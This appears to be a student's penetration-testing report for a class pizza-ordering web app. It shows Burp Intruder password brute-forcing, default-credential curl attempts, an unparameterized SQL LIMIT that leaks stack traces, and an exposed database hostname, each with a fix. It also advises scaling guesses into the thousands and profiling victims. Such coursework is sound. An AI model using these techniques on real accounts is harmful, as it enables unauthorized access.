Intruder attack results filter: Showing all items
Request
Response
Pretty
Raw
Hex
Search
0 highlights
29 of 121
Payloads
Resource pool
Settings

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		404	91			660	
1	0	404	83			660	
2	1	404	77			660	
3	2	404	79			660	
4	3	404	95			660	
5	4	404	84			660	
6	5	404	85			660	
7	6	404	76			660	
8	7	404	85			660	
9	8	404	85			660	
10	9	404	77			660	


```
PUT /api/auth HTTP/2
Host: jwt-pizza-service.msouthwick.com
Content-Length: 54
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: */*
Origin: https://pizza.msouthwick.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://pizza.msouthwick.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "email":"southwickmatthias@gmail.com",
  "password":"5"
}
```

Corrections: In doing a real attack, I would focus more resources on guessing more passwords (into the thousands), as well as do more snooping to figure out other possible avenues of passwords (such as names, hobbies, etc.).

Matthias Southwick

12/11/2024
Target https://pizza-service.warrendeployment.click
Classification: SQL INJECTION ATTACK
Severity: 4
I tried a few different attacks. There were several database calls that did not have parameterized values in the SQL code.


This included the getOrders() function which did not parameterize the LIMIT value, so by calling the /api/order?page=.05 endpoint, I was able to get information from the call stack that revealed the internal working of the server.



```
{
  message: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL serv
er version for the right syntax to use near '-9.5,10' at line 1",
  stack: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
 server version for the right syntax to use near '-9.5,10' at line 1\n" +
    '    at PromiseConnection.execute (/usr/src/app/node_modules/mysql2/promise.js:112:22)\n' +
    '    at DB.query (/usr/src/app/database/database.js:350:40)\n' +
    '    at DB.getOrders (/usr/src/app/database/database.js:189:33)\n' +
    '    at process.processTicksAndRejections (node:internal/process/task_queues:95:5)\n' +
    '    at async /usr/src/app/routes/orderRouter.js:102:14'
}
```

While this attack was not able to do any damage to the database, the errors could be sanitized.


12/11/2024
Target https://pizza-service.warrendeployment.click
Classification: Broken Access Control
Severity: 4
Target https://pizza-service.warrendeployment.click
Database server identified



```
  "config": {
    "factory": "https://pizza-factory.cs329.click",
    "db": "jwt-pizza-service-db.cpeg6uui6364.us-east-1.rds.amazonaws.com"
  }
```

Remove database url from the public config.

Additionally I tried checking all the default passwords, and they had all been changed.



```
southwick@matthias:~$ response=$(curl -s -X PUT $host/api/auth -d '{"email":"a@jwt.com", "pa
ssword":"admin"}' -H 'Content-Type: application/json')
token=$(echo $response | jq -r '.token')
echo $response
{"message":"unknown user","stack":"Error: unknown user\n at DB.getUser (/usr/src/app/databas
e/database.js:79:15)\n at process.processTicksAndRejections (node:internal/process/task_queu
es:95:5)\n at async /usr/src/app/routes/authRouter.js:128:18"}
southwick@matthias:~$ response=$(curl -s -X PUT $host/api/auth -d '{"email":"f@jwt.com", "pa
ssword":"franchisee"}' -H 'Content-Type: applica
tion/json')
southwick@matthias:~$ echo $response
{"message":"unknown user","stack":"Error: unknown user\n at DB.getUser (/usr/src/app/databas
e/database.js:79:15)\n at process.processTicksAndRejections (node:internal/process/task_queu
```

Summary

This was such a fun project! I learned an awful lot about the process of ensuring that your software is secure. By analyzing my own and my partner's systems, I felt like I had a greater understanding of the mindset that it takes to take down a system—or to defend one from being taken down. There are many technological intricacies to learn; the different types of attacks, the different ways to be alerted to the threats, and many other nuggets of useful information. This project helped me put the pieces together in a way that was new and exciting, giving me a great big picture experience. I'm excited to go out and design more bullet-proof systems!

This was a very good learning experience. I was able to learn about what things make secure software, and about different attacks. I got hacked first, and I realized that I should have changed the default password a long time ago. Hacking a system that was prepared was a lot more difficult, and it really shows the importance of making sure your system is prepared. Overall, pen testing is a very interesting subject, and something I am glad I have learned about in this class.